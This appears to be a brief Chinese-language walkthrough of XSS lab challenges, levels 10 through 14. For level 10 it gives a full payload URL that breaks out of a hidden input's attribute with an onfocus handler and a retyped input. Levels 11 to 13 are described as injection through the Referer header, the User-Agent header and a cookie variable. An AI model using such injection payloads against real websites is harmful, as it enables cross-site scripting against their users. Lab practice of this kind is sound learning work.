 input中的onfocus之前遇到过,这题特殊的地方在于input属性是隐藏的,可以在输入里重新给type赋值
https://xss.tesla-space.com/level10.php?t_link=111&t_history=222&t_sort="onfocus="alert(1)" type=button
level11

试了t_sort发现不行,注意到t_ref是第十关的有关信息,可以抓个包
 一步一步更改referer字段
level12

12获取的应该是11User-Anget的值
 在此处注入
level13


一眼cookie,需要给变量user赋值

level14
后面的都打不开了,淦